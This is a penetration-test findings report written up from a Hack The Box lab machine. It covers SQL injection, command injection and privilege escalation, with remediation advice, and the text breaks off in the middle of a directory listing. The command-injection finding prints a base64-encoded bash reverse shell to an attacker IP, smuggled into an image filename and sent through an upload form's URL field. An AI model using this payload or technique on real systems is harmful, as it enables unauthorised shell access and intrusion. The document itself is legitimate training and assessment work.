



CARACETTI
SECURITY

LOSTAR INFORMATION SECURITY INC.
Security Assessments Findings Report

Business Confidential

Date: 07 September 2021

Project: CS-20210003

Version: 1.0

Table of Contents

| | |
|--|-----------|
| Disclaimer..... | 3 |
| Contact Information | 3 |
| Assessment Overview | 4 |
| Assessment Components | 4 |
| Internal Penetration Test Roleplayed Capture The Flag Competition | 4 |
| Finding Severity Ratings..... | 5 |
| Risk Factors..... | 5 |
| Likelihood | 5 |
| Impact | 5 |
| Scope..... | 6 |
| Scope Exclusions | 6 |
| Client Allowances | 6 |
| Executive Summary | 6 |
| Scoping and Time Limitations | 6 |
| Testing Summary | 7 |
| Tester Notes And Recommendations | 8 |
| Key Strengths and Weaknesses | 9 |
| Vulnerability Summary & Report Card | 9 |
| Internal Penetration Test Findings | 9 |
| Technical Findings | 10 |
| Internal Penetration Test Findings | 10 |
| Finding VLN-001: SQL Injection(Critical) | 10 |
| Finding VLN-002: Command Injection (Critical) | 12 |
| Finding VLN-004: Misconfigured Sudo Rights User: john (Critical)..... | 18 |
| Finding VLN-005: Insufficient Password Policy(High)..... | 19 |
| Finding VLN-006: Unhashed Credentials in HTTP Request(High) | 20 |
| Finding VLN-007: Leaked Password usage(High) | 22 |
| Finding VLN-008: Insufficient SSH Login Policy(Medium) | 22 |
| Additional Scans and Reports | 23 |
| LAST PAGE..... | 26 |

Confidentiality Statement

This document is the exclusive property of Lostar Information Security INC. and Caracetti Security LLC. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Lostar Information Security INC and Caracetti Security LLC.

Lostar Information Security INC may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Caracetti Security LLC prioritized the assessment to identify the weakest security controls an attacker would exploit. Caracetti Security LLC recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


| Name | Title | Contact Information |
|----------------------------------|---------------------------|---|
| LOSTAR INFORMATION SECURITY INC. | | |
| Hakkı Yüce | Red Team Lead | Linkedin: linkedin.com/in/h4yuc3/ |
| CARACETTI SECURITY LLC. | | |
| Mert Karaca | Cyber Security Consultant | Email: mrtkrc41@gmail.com |

Assessment Overview

From 2021 August 31nd, 2021 to September 7th, 2021, Lostar Information Security INC engaged Caracetti Security LLC to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the *OWASP Testing Guide (v4)* and *customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test Roleplayed Capture The Flag Competition

An internal penetration test emulates the role of an attacker from inside the network. A tester will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

| Severity | CVSS V3 Score Range | Definition |
|---------------|---------------------|--|
| Critical | 9.0 - 10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| High | 7.0 - 8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| Moderate | 4.0 - 6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| Low | 0.1 - 3.9 | Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| Informational | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

| Assesment | Details |
|--|--------------------------|
| Internal Penetration Test Roleplayed Capture The Flag Competition | writer.htb: 10.10.11.101 |

Scope Exclusions

Per client request, Caracetti Security LLC did not perform any of the following attacks during testing:

- Denial of Service (DoS)

All other attacks not specified above were permitted by Lostar Information Security INC.

Client Allowances

Lostar Information Security INC provided Caracetti Security LLC the following allowances:

- Internal access to network via <https://app.hackthebox.eu/machines/361> and port allowances.

Executive Summary

Caracetti Security LLC evaluated Lostar Information Security INC's internal security posture through penetration testing from August 31st, 2021 to September 7th, 2021. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service across all testing components. Time limitations were in place for testing. Internal network penetration testing was permitted for seven (7) business days.

Testing Summary

The network assesment evaluated Lostar Information Security INC's internal network security posture. From an internal perspective, Caracetti Security team performed vulnerability scanning against requested IP provided by Lostar Information Security INC to evaluate the overall patching health of the network. Caracetti Security team also performed common attacks and evaluated other potenatials risks, such as open file shares, default credentials on servers and sensitive information disclosure to gain a complete picture of the network's security posture.

Caracetti Security team discovered OpenSSH, Apache and Samba services on server. As we navigate to site, we acknowledged that it is a blog site. As we fuzz directories we saw that there ise an admin login page. As we tried some common SQL Injection commands before, the most of payloads were blacklisted, but few of our payloads worked and we accessed the web site as admin.

Since there is SQL injection vulnerability, critical files in the system can be read and the attacker can develop new attack strategies based on this information. As this is a blog, we noticed and exploited a command injection vulnerability while browsing the content management system. With this content management system, we uploaded a payload that we created to the server and by activating the payload with a HTTP request we obtained a shell in the system.

As we learned from the SQL injection vulnerability even before we logged in, we accessed the MySQL database configuration files and double-checked the correctness of the database credentials after logging into the system. We accessed the database with these credentials and after examining the tables, we saw hashed password of the user "kyle", whose existence we has seen before in primary enumeration. Although this password was hashed, we succesfully cracked the hash since it was a leaked password before and we established a stable SSH connection on the system as a user "kyle".

If we take a breath so far, Caracetti Security LCC recommends to Lostar Information Security that review your password policy, do not use a leaked passwords and ask for id_rsa file on SSH connections. We observed the processes running in the system with user "kyle" and discovered a script that automatically runs when the user "john" receives an e-mail. As the method system administrators followed in order not to change this file; this script is authorized to write by user kyle, but a subcommand that runs periodically replaces this file with the original in the root folder. However, user "kyle" should not have been given the privilege to change this file.

In order to exploit this vulnerability, we placed a code in this authomated script that will allow us to get a shell from the user "john", and by acting quickly before the script in the root's folder overwriting the script we altered, this time with a script we wrote, we sent a mail to the user "john". Ultimately we succesfully gained shell with as user "john" and stabilized this shell with id_rsa file and established SSH connection.

As we discovered in the enumeration we made with the user “john”, apt-get command works for short periods with the update parameter. Since we have permission to write to the folder where the configuration files of apt command, we created a file containing a command that we can obtain a shell as root user on our attacker machine when it works again and we gained shell as root user.

Ultimately, Caracetti Security team exploited vulnerabilities, escalated their privileges and gained full control of the system as root user. For further information on findings and full walkthrough of the path to root, please review Technical Findings section.

Tester Notes And Recommendations

Testing results of the Lostar Information Security INC network showed us many of the findings and vulnerabilities are caused by not sanitizing critical values and commands such as SQL commands in login page, allowing command execution in the web application and misconfiguration of system privileges.

Not sanitizing critical values and commands in the web application led to initial compromise of system and it was first foothold for Caracetti Security team. The presence of a weak password policy is backed up our team to gain privileged authorization on system.

We recommended that Lostar Information Security INC re-evaluates their current password policy and considers a policy of 15 characters or more for their regular user accounts and 30 characters or more for their privileged accounts. We also recommend that Lostar Information Security INC explore password blacklisting and will be supplying a list of cracked user passwords for the team to evaluate.

Misconfigured system and unsterilized informations led to the compromise of machine within the network. We recommend that the Lostar Information Security team to patch unnecessarily given sudo privileges immediately. We also recommend that Lostar Information Security improve password policies and procedures to help prevent potential attacks within their network.

On a positive note, when we tried the first few commands that are used the most from SQL injection vulnerabilities, we realized that they did not work.. Although it does not completely prevent us logging as admin, it is a good start. Although we realize the password not meet with the common security requirements, it is also a good approach to keep the passwords hashed in the database. Additional guidance has been provided for findings in the Technical Findings section.

Overall, Lostar Information Security network performed expected for his penetration test. We recommend that the Lostar Information Security team thoroughly review the recommendations made in this report, patch the findings and re-test annually to improve their overall internal security posture.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assesment;

1. Passwords used by users on the system are hashed.
2. Web application runs as low privilidged user.
3. Passwords in MySQL Database are hashed.
4. Although many non-blaacklisted exploits still work, a precaution has been taken to protect against SQL injection.

The followind identifies the key weaknesses identified during the assesment;

1. Password policy found to be insufficient.
2. A blacklist precaution has been taken to protect against SQL attacks but many SQL commands still work.
3. The command injection vulnerability in the web application, where the admin uploads images, provided the first foothold into the system.
4. Misconfiguring files that are not supposed to run with root user privileges by low-privileged users, leads to privilege escalation.
5. User credentials are not hashed on the login page of the web application and this credentials can be stolen when the HTTP Request is sniffed by the attacker.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and secommended remediations:

Internal Penetration Test Findings

| | | | | |
|----------|------|----------|-----|---------------|
| 4 | 3 | 1 | 0 | 0 |
| Critical | High | Moderate | Low | Informational |

| Finding | Severity | Recommendation |
|--|-----------------|---|
| Internal Penetration Test | | |
| VLN-001: SQL Injection | Critical | Follow the recommendations in the Technical Findings section. |
| VLN-002: Command Injection | Critical | Prevent python codes from executing OS commands. |
| VLN-003: Misconfigured Sudo Rights User: kyle | Critical | Make the script that runs automatically when the mail is sent cannot be changed by unauthorized person. |
| VLN-004: Misconfigured Sudo Rights User: john | Critical | Prevent users altering commands that running with root privileges. |
| VLN-005: Insufficient Password Policy | HIGH | Strengthen password complexity with recommendations in Technical Findings section. |
| VLN-006: Unhashed Credentials in HTTP Request | HIGH | Hash the username and password in the HTTP request. |
| VLN-007: Leaked Password Usage | HIGH | Review password policy with recommendations in Technical Findings section. |
| VLN-008: Insufficient SSH Login Policy | MEDIUM | Require id_rsa file for SSH logins. |

Technical Findings

Internal Penetration Test Findings

Finding VLN-001: SQL Injection(Critical)

| | |
|--------------|--|
| Description: | Lostar Information Security blacklisted some SQL commands in login page but it's insufficient and Caracetti Security team managed to use SQL injection to login as admin in the web application. |
| Risk: | Likelihood: Very High - As it is simple to implement and is one of the first things an attacker will try, SQL injection vulnerabilities very highly possible. |
| | Impact: Very High - This vulnerability allowed the Caracetti Security team to login as admin in the web application. |
| Tools Used: | Portswigger Burp Suite |
| References: | https://owasp.org/www-community/attacks/SQL_Injection |

Evidence




Figure 1: SQL Injection attempt in login page.




Figure 2: Proof of success of SQL Injection.




Figure 3: Proof of other working SQL commands and exposing MySQL credentials.


Remediation

There are many steps to prevent from SQL Injection vulnerabilities and it is necessary to view and implement them as a whole to be secure. For full mitigation and detection guidance, please reference the OWASP and MITRE guidances [here](#) and [here](#).

Finding VLN-002: Command Injection (Critical)

| | |
|--------------|--|
| Description: | Lostar Information Security runs python script in operating system which move uploaded images in web application from one folder to another. Caracetti Security created a payload to executed by this script and gain shell in system. |
| Risk: | Likelihood: High - It is highly possible for a skilled attacker to notice this script and exploit it that way. |
| | Impact: Very High - This attack allowed the Caracetti Security team to obtain a shell on the system. |
| Tools Used: | Portswigger Burp Suite |
| References: | https://owasp.org/www-community/attacks/Command_Injection |

Evidence



Edit Story

Edit the story below

Title: On the Origin of Shadows

Tagline: #BewareOfShadows

Story Image: Choose File Browse

The image must have a maximum size of 1MB in .jpg format. Click here to upload from URL.

Content: There are two things I have always wanted you to know about the house. Ever since you picked it out, in the middle of a recession, at a heavy discount, as you put it. As if it was a carton of milk about to go out of date. For us, you said, *fresh* away from the kettle. And there are two things I have wanted to tell you. But I didn't know how.

Edit your story here.

Cancel Save

Figure 4: File upload section in web application.

```
Welcome handsome, here is what you need;
eth0 ==> 192.168.1.106 tun0 ==> 10.10.14.170
[root@tryharder]~/home/Krosis/
# mkdir Desktop/p4y && cd Desktop/p4y

[root@tryharder]~/home/Krosis/Desktop/p4y
# echo -n '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.170/9999 0>61"' | base64
L2Jpb9iYXNoIC1jICVYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTcwLzk5OTkg
MD4mMSI=

[root@tryharder]~/home/Krosis/Desktop/p4y
# touch 'hacihaykir.jpg'; echo L2Jpb9iYXNoIC1jICVYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTcwLzk5OTkgMD4mMSI= | base64 -d | bash`; '
[root@tryharder]~/home/Krosis/Desktop/p4y
# ls
'hacihaykir.jpg'; echo L2Jpb9iYXNoIC1jICVYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTcwLzk5OTkgMD4mMSI= | base64 -d | bash`; '

[root@tryharder]~/home/Krosis/Desktop/p4y
#
```

Figure 5: Creating payload for command injection.

Index of /static/img

| Name | Last modified | Size | Description |
|---|------------------|------|-------------|
| Parent Directory | - | - | - |
| 01.jpg | 2021-05-16 21:25 | 72K | |
| Patern_test.jpg | 2021-09-06 19:43 | 36K | |
| about-bg.jpg | 2021-05-15 11:42 | 2.4M | |
| autumnrain.jpg | 2021-05-17 21:58 | 5.3M | |
| bootstraper-logo.png | 2021-05-15 14:10 | 23K | |
| brain-01.jpg | 2021-05-17 22:35 | 155K | |
| contact-bg.jpg | 2021-05-15 11:42 | 489K | |
| download.svg | 2021-05-15 14:10 | 420 | |
| fishinstream.jpg | 2021-05-17 22:15 | 235K | |
| hacihaykir.jpg;`echo L2jpbI9iYXNoIC1jICVYmluL2Jhc2ggLWkgPiYgI2Rldi90Y3AvMTAuMTAuMTQwLzk5OTkgMD4mMSI= base64 -d bash`; | 2021-09-06 23:24 | 0 | |
| home-bg.jpg | 2021-05-15 11:42 | 1.0M | |
| image-wide.svg | 2021-05-15 14:10 | 421 | |
| index.jpg | 2021-05-17 21:48 | 2.4M | |
| lifesleftovers.jpg | 2021-05-17 22:18 | 178K | |
| login.svg | 2021-05-15 11:42 | 722 | |
| me.jpg | 2021-05-17 11:02 | 26K | |
| post-bg.jpg | 2021-05-15 11:42 | 1.7M | |
| post-sample-image.jpg | 2021-05-15 11:42 | 112K | |
| rain.jpg | 2021-05-17 22:01 | 340K | |
| treasuregeon.jpg | 2021-05-17 22:04 | 871K | |
| trickster.jpg | 2021-05-17 22:09 | 946K | |
| violinist.jpg | 2021-05-17 22:23 | 50K | |

Apache/2.4.41 (Ubuntu) Server at writer.htb Port 80

Figure 6: The folder where images and our payload holded in Web Application.

Send
Cancel
<
>

Request

Pretty
Raw
In
Actions

1 POST /dashboard/stories/edit/1 HTTP/1.1
2 Host: writer.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----114964464311598506584172756095
8 Content-Length: 8271
9 Origin: http://writer.htb
10 Connection: close
11 Referer: http://writer.htb/dashboard/stories/edit/1
12 Cookie: session=eyJlc2VyIjoIYWRtaW4nICMiZjQyYTAiOeI7s5XCHrogp4ZEDn6tmy4TEmc
13 Upgrade-Insecure-Requests: 1
14
15 -----114964464311598506584172756095
16 Content-Disposition: form-data; name="title"
17
18 On the Origin of Shadows
19 -----114964464311598506584172756095
20 Content-Disposition: form-data; name="tagline"
21
22 #BewareOfShadows
23 -----114964464311598506584172756095
24 Content-Disposition: form-data; name="image"; filename=""
25 Content-Type: application/octet-stream
26
27 -----114964464311598506584172756095
28 Content-Disposition: form-data; name="image_url"
29
30 file:///var/www/writer.htb/writer/static/img/hacihaykir.jpg;`echo
31 L2jpbI9iYXNoIC1jICVYmluL2Jhc2ggLWkgPiYgI2Rldi90Y3AvMTAuMTAuMTQwLzk5OTkgMD4mMSI=|base64 -d|bash`;#
32
33 -----114964464311598506584172756095
34 Content-Disposition: form-data; name="content"
35
36 There are two things I have always wanted you to know about the house. Ever since you picked it out, in the
37 middle of a recession, at a heavy discount, as you put it. As if it was a carton of milk about to go out of date.
38 For us, you said, finally away from the hustle. And there are two things I have wanted to tell you. But I didn't
39 know how.
40
41 1. I hate the glass door to the back garden. It's like a wound barely held by shaggy stitches. One measly
42 screwdriver stuck into the lock would suffice to split it open, exposing the house's organs visible to call on the

Response

Figure 7: Invoking the payload.




Figure 8: Proof of shell access.

Remediation

Prevent running operating system commands in web application. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

Finding VLN-003: Misconfigured Sudo Rights User: kyle (Critical)

| | |
|--------------|--|
| Description: | Lostar Information Security runs a script for incoming mails. Caracetti Security team altered this script and sent a mail to user john to run this script and gained shell as user "john". |
| Risk: | <p>Likelihood: High - Its very possible for an attacker to observe and exploit this vulnerability.</p> <p>Impact: Very High - With this vulnerability, attacker can escalate the privileges and become one step closer to full compromisation.</p> |
| Tools Used: | Python Script: Disclaimer, Python Script: mailsender |
| References: | https://cwe.mitre.org/data/definitions/250.html |

Evidence




Figure 9: Uploading enumeration script from attacker to user "kyle"

```

2021/09/06 23:46:01 FS:      ACCESS /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
2021/09/06 23:46:01 FS:      OPEN   /usr/lib/locale/locale-archive
2021/09/06 23:46:01 CMD: UID=0   PID=170004 /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2021/09/06 23:46:01 CMD: UID=0   PID=170003 /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2021/09/06 23:46:01 CMD: UID=0   PID=170002 /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} ;
2021/09/06 23:46:01 FS:      ACCESS /usr/lib/x86_64-linux-gnu/ld-2.31.so
2021/09/06 23:46:01 FS:      OPEN   /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache

```

Figure 10: Observing the suspicious process.

```

kyle@writer:/etc/postfix$ ls -la
total 140
drwxr-xr-x  5 root root   4096 Jul  9 10:59 .
drwxr-xr-x 102 root root   4096 Jul 28 06:32 ..
-rwxrwxr-x  1 root filter 1021 Sep  6 23:48 disclaimer
-rw-r--r--  1 root root    32 May 13 22:49 disclaimer_addresses
-rw-r--r--  1 root root   749 May 13 22:40 disclaimer.txt
-rw-r--r--  1 root root    60 May 13 22:27 dynamicmaps.cf
drwxr-xr-x  2 root root   4096 Jun 19 2020 dynamicmaps.cf.d
-rw-r--r--  1 root root   1330 May 18 19:41 main.cf
